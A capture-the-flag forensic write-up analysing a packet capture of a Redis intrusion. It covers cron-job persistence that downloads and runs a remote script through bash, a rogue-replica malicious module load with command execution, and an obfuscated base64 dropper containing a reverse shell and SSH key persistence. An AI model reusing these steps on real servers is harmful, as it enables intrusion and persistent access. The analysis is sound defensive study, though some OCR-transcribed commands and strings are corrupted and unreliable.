
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Intro

Our SOC team detected a suspicious activity on one of our redis instance. Despite the fact it was password protected it seems that the attacker still obtained access to it. We need to put in place a remediation strategy as soon as possible, to do that it's necessary to gather more informations about the attack used. NOTE: flag is composed by three parts.

I received the following pcap file:



I used a tool I created that can analyse PCAP files and extract relevant information (let me know if you would like to test it):

```
kali@kali: ~/Desktop/Challenges/Red_Trails
File Actions Edit View Help
   (kali⊗kali)-[~/Desktop/Challenges/Red_Trails]
 -$ ./PcapBoo.sh.x capture.pcap
PcapBoo v1.02
© Copyright 2022 Erel Regev & Moti Harush
http://www.linkedin.com/in/erel-regev
http://www.linkedin.com/in/moti-harush
pcapboo@gmail.com
What would you like to do with the file? [Choose a number]
[+] 1 - General Information
[+] 2 - Export Files & Files Actions
[+] 3 - Extract and analyze HTTP domains
[+] 4 - Extract MAC addresses
[+] 5 - Extract user agents
[+] 6 - Attack Vectors - COMING SOON!!
[+] 7 - Search for keywords in the TCP stream
[+] 8 - Malicious activity: Scans, etc.
[+] 9 - NTLM crack
[+] 10 - Extract Hostnames by protocols
[+] 11 - Get all of the IP addresses in the file
[+] 12 - WIFI menu - COMING SOON!!
[+] 13 - MAP the file by possible Operating Systems and IoT
+] 99 - Exit
```

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BOOTP protocol:
[+] Client Hostnames:
                                  HOSTNAME
[+] Server Hostname DC/Router:
NBNS protocol:
[+] Client Hostnames:
                                       HOSTNAME
[+] Server Hostname DC/Router:
HTTP protocol:
[+] HTTP Hostnames:
                       HOSTNAME
10.10.0.90
               10.10.0.50
                                 files.pypi-install.com
KERBEROS protocol:
[+] Client Hostnames:
                        HOSTNAME
[+] Server Hostname DC/Router:
SMB protocol:
                                          UNC PATH
SRC
```

```
Nould you like to view the full list of the IP addresses? [y/n]y 10.10.0.15
0.10.0.90
    Getting more information regarding each IP address. It might take a while, depends on the investigated file. Results will be saved into Pcapboo's directory.
```


Found IP addresses:

10.10.0.15

10.10.0.50

10.10.0.90

Protocols that were recorded: TLS, Redis Serialization, HTTP



Redis Serialization was used to transfer the largest number of packets within the protocols, as well the largest amount of data.


Redis Serialization Protocol

The Redis Serialization Protocol (RESP) is a binary protocol used by the Redis key-value store for communication between clients and the server. RESP is designed to be simple and efficient, allowing for easy parsing and serialization of data.


In RESP, different types of data are represented using specific prefixes. For example, strings are prefixed with a "+" sign, integers with a ":" sign, errors with a "-" sign, arrays with a "*" sign, and bulk strings with a "\$" sign.

This protocol facilitates fast and compact data exchange between Redis and its clients, making it a key component in achieving the high performance that Redis is known for.

Conversations:



By filtering and investigating the conversation between the two ends (10.10.0.15 <-> 10.10.0.90) it seems that 90 is the Redis Server:




Note the initial three-way handshake. As well the requests made by 15 from 90 (for example packet no. 4). Follow TCP Stream:


```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · capture.pcap
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  andmember
   nmary
 Returns one or more random members from a sorted set.
  2.0
$10
complexity
O(N) where N is the number of members returned
  guments
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Note the String and the Array that were mentioned in the REPS explanation.

Used port: 6379



As mentioned before, we can see that 15 send commands to 90. I kept investigating the TCP Stream and found the following command that was executed:




The HGETALL command in Redis is used to retrieve all fields and values of a hash. Assuming you have a user_table in Redis stored as a hash, using the HGETALL command on it would return all the field-value pairs of that hash. It can be seen clearly in the screenshot above.

Within the retrieved information, part of the flag could be found!

First part of the flag

```
grace8972:email
$19
grace8972@htb.local
$18
henry6159:password
$32
afb04edbeda01e437c644e84c1d539eb
$15
henry6159:email
$25
FLAG_PART
$16
ivy7948:password
$32
76fde9bb12772a894ac7b51fe78f1da2
$13
ivy7948:email
$17
ivy7948@htb.local
$17
jack3908:password
$32
9f791d0427c8a5e299fceffb20205492
$14
jack3908:email
```

Further investigation revealed that the attacker did the following:



This series of commands seem to involve setting up cron jobs that download and execute a script from an external source.

Downloading and Executing Scripts:

- The cron jobs are fetching scripts using wget, curl, and lynx from the URL 'http://files.pypiinstall.com/packages/VgLy8V0Zxo'.
- These scripts are then executed using bash.

Periodic Execution:

The cron syntax (e.g., * * * * * *, */5 * * * *, */7 * * * *) indicates periodic execution, allowing the attacker to maintain persistence and control over the compromised system.

Dynamic Key-Value Pairing:

The keys like "TY1RI8," "EJHIPI," and "MBW89Y" could be dynamically generated to obfuscate the presence of the malicious tasks.

Configuring Redis:


Changing the Redis configuration, specifically the directory where cron jobs are stored (/var/spool/cron/crontabs), allows the attacker to hide their activities and potentially avoid detection.

Triggering manual saves (SAVE command) may be an attempt to ensure that any changes made by the attacker are persisted to disk.

Potential Malicious Payload:

Without inspecting the actual content of the scripts downloaded, it's unclear what the scripts are doing. They could involve malicious activities, such as installing backdoors, exfiltrating data, or launching further attacks. Therefore, let's move on to that!

Export Objects



I saved the file to my machine for further investigation.



The code seems to be a string that is obfuscated and then executed using eval.

Variable Assignments:

- gH4="Ed", kM0="xSz", c="ch", L="4", rQW="", fE1="IQ", s=" '==gCHFjNyED...
- Multiple variables are assigned short names, and an encoded string is assigned to the variable s.

Encoded String:

The variable s contains a long string of encoded characters.

Decoding and Execution:

- The last two lines involve decoding and executing the obfuscated string.
- The variable x is assigned the result of evaluating the decoded string using eval.
- The decoded string is constructed using the assigned variables and seems to involve complex string manipulation.

Final Execution:

The eval "\$N0q\$x\$Hc2\$rQW" line executes the decoded string, performing the actual actions.

This code appears to be intentionally obfuscated, likely as an attempt to hide its true purpose or to evade detection. The use of eval with dynamically constructed strings is a common technique in obfuscated code and can pose security risks.

From a security perspective, code like this is suspicious and could potentially be part of a malicious script. It's crucial to exercise caution and thoroughly investigate any code snippets or scripts that involve dynamic code execution, especially when obtained from untrusted sources.

Lets edit the code that it won't execute any of the commands by changing eval into echo:

```
"$N0q$x$Hc2$rQW
```

Execute the file after editing:

Copy the given command and execute it in the terminal.

The following code was given:

```
VgLy8V0Zxo × script.sh ×
            VXLKMIJDAFIKVI J
ABWNIZ='ZUNNObyAnYmFzaCATYyAIYmFzaCATaSA+JIAVZGVZLJR'
QOPJH='jcC8xMC4xMC4wLjIuMC8xMzM3IDA+JjEJJyA+IC9'
gQIXX='ldGMvZ8KYXRLLMIVdGQUZC8mMClOZWFKZXIK'
echo "SdRvInZSQOPJHSQQIXX" | base64 --decode | bash
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     CPJLT="Mms20TFsY0RBbzVKcEVFek5RcHViMFg4eEpJdHJidz09SFRCe3IzZDE1XzFuNTc0bmMzNSIgPj4gfi8uc3NoL2FldGhvcml6ZWRfa2V5
             echo "$LQebW$gVR7i$bkzHk$q97up$GYJan$HJj6A$fD9Kc$hpAgs$Fq0PN$CpJLT$PIx1p" | base64 --decode | bash
      hL8FbEfp9L1261G
```

I removed the 'bash' command at the end of each echo line and executed the script:

```
₽lhJVXukWibAFfkv() {
            ABVNZ='ZMNObyAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3R

OOPjH='jcC8xMC4xMC4wLjIxMC8xMZM3IDA+JjEiJyA+IC9'
gQIxX='ldGMvdXBkYXRlLWIvdGQuZC8wMC1oZWFkZXIK'
             echo "$ABvnz$QOPjH$gQIxX" | base64 --decode
.
TFSY0RBbzVKcEVFek5RcHViMFq4eEpJdHJidz09SFRCe3IzZDE1XzFuNTc0bmMzNSIqPi4qfi8uc3NoL2F1dGhvcml6ZWRfa2V5
             PIx1p="cw=="
echo "$LQebW$gVR7i$bkzHk$q97up$GYJan$HJj6A$fD9Kc$hpAgs$Fq0PN$CpJLT$PIx1p" | base64 --decode
```

Second part of the flag

There is the second part of the flag!


Now we are back to the pcap since we are still missing a part. I investigated the RESP protocol.

First, I filtered for the protocol itself to get a better view of the commands that were used:

```
Request: SAVE
Response: OK
Request: COMPIG SET DIR /var/spool
Kequest: SAVE
1 Reponse: OK
7 Request: AUTH 1943567864
1 Response: OK
9 Request: SLAVEOF 19.19.0.15 6379
4 Pasponse: OK
    71 Response: OK
111 Request: CONFIG SET DIR /data
```

- The command CONFIG SET DIR /var/spool/cron in Redis is used to set the configuration parameter dir to the specified directory path. it sets the directory where Redis will write its dump.rdb snapshot file.
- The command CONFIG SET DBFILENAME root in Redis is used to set the configuration parameter dbfilename to a new value. The dbfilename parameter determines the name of the dump.rdb file, which is the snapshot file that Redis uses for persistence.
- The command CONFIG SET DIR /var/spool/cron/crontabs in Redis is setting the configuration parameter dir to the specified directory path. This configuration parameter determines the directory where Redis will write its dump.rdb snapshot file.
- The command SLAVEOF 10.10.0.15 6379 in Redis is used to make the current Redis server a replica (slave) of another Redis server located at the IP address 10.10.0.15 and port 6379.
 - By issuing this command, the current Redis server will start replicating the data from the specified master server (10.10.0.15:6379). The current server will act as a slave, receiving a stream of commands from the master and updating its dataset to mirror that of the master.

The SLAVEOF command in Redis can potentially be used by an attacker for malicious purposes if the Redis server is not properly secured. Allowing a Redis server to act as a slave to another server means it will replicate the dataset and follow the commands of the master server.



The command CONFIG SET dbfilename x10SPFHN.so changes the name of the dump.rdb file to x10SPFHN.so.

A .so file, also known as a shared object file, is a type of dynamic-link library (DLL) used on Unix and Unix-like systems.


- The command PING is used to test the connectivity to the Redis server. When you send a PING command, the server responds with a "PONG" if it is reachable and operational. Which can be seen in the PCAP file in packet 94.
- The command REPLCONF listening-port 6379 is part of the Redis replication protocol. It is used to inform the master (primary) Redis server about the port number on which the replica (secondary) server is listening. In this case, it indicates that the replica is listening on port 6379, which is the same as earlier, used by the attacker.
- The commands REPLCONF capa eof capa psync2replication are configuration commands. They are telling the master about the capabilities of the replica. Specifically, it informs the master that the replica supports the "eof" (end of file) and "psync2" capabilities. These capabilities are related to the replication synchronization process.
- The PSYNC command in Redis is used during the replication process to synchronize a replica (secondary) server with its master (primary) server. It is a part of the Redis replication protocol. The command you provided, PSYNC 86d03325daa4b4813f5f1ef94c0bc4839cf664b5, indicates an attempt by the replica to synchronize with the master. The argument 86d03325daa4b4813f5f1ef94c0bc4839cf664b5 is typically the replication ID and offset.
- FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ This line indicates a full synchronization request replication ID of the replica. During a full resynchronization, the master will send a complete data set to the replica, ensuring that the replica is brought up-to-date.
- BulkString(58928) This line represents the size of the dataset being sent from the master to the replica. In this case, the dataset size is 58928 bytes.

MODULE LOAD ./x10SPFHM.so: This line indicates the attempt to load a Redis module with the filename x10SPFHM.so. Redis modules are dynamic libraries that can extend the functionality of Redis. The MODULE LOAD command is used to load a module into the Redis server.



So it seems that the attacker managed to upload a malicious file and execute commands. Lets investigate packet 110, where we can see that a lot of data (compared to others) was transferred.


Follow TCP Stream:



Note the ELF header.


This seems to be the malicious file. I believe we should investigate it.

Lets extract the malicious file:



Saved it as ELF file.

I used ghidra to reverse-engineer it:



After checking the used functions of the code in different resources in the internet, I realized that local_1098 is the key, while local_1090 is the initial vector. Then it encrypts the values of these variables using AES256.

So the attacker retrieved something using wget command:

```
102 Request: system.exec unam
298 Response: BulkString(224)
                                                                                                                                                                                             10.10.0.15
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 209 Request: system.exec BulkStri
1034 Response: BulkString(960)
106 Request: MODULE UNLOAD system
71 Response: OK
Transplace 107107365 (APP 10710736) Transplace 107107371 (1872 bits) Transplace 107107371 (1872 bits) Ethernet II, Src: 02.42:0a:0a:00:0f (02.42:0a:0a:00:0f) Dst: 02.42:0a:0a:00:5a) Internet Protocol Version 4, Src: 10.10.10.10 (19.10.10.10) Dst: 02.42:0a:0a:00:5a) Transplace 107107000 (APP) Transplace 10710700 (APP) Transplace 107107000 (APP) Transplace 10710700 (APP) Transplace 10
                                                             Length: 113
Value: 77676574202d2d6e6f2d636865636b2d6365727469666963617465202d4f2067657a7364.
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The response for this is what we want to try and decrypt.

Third part of the flag

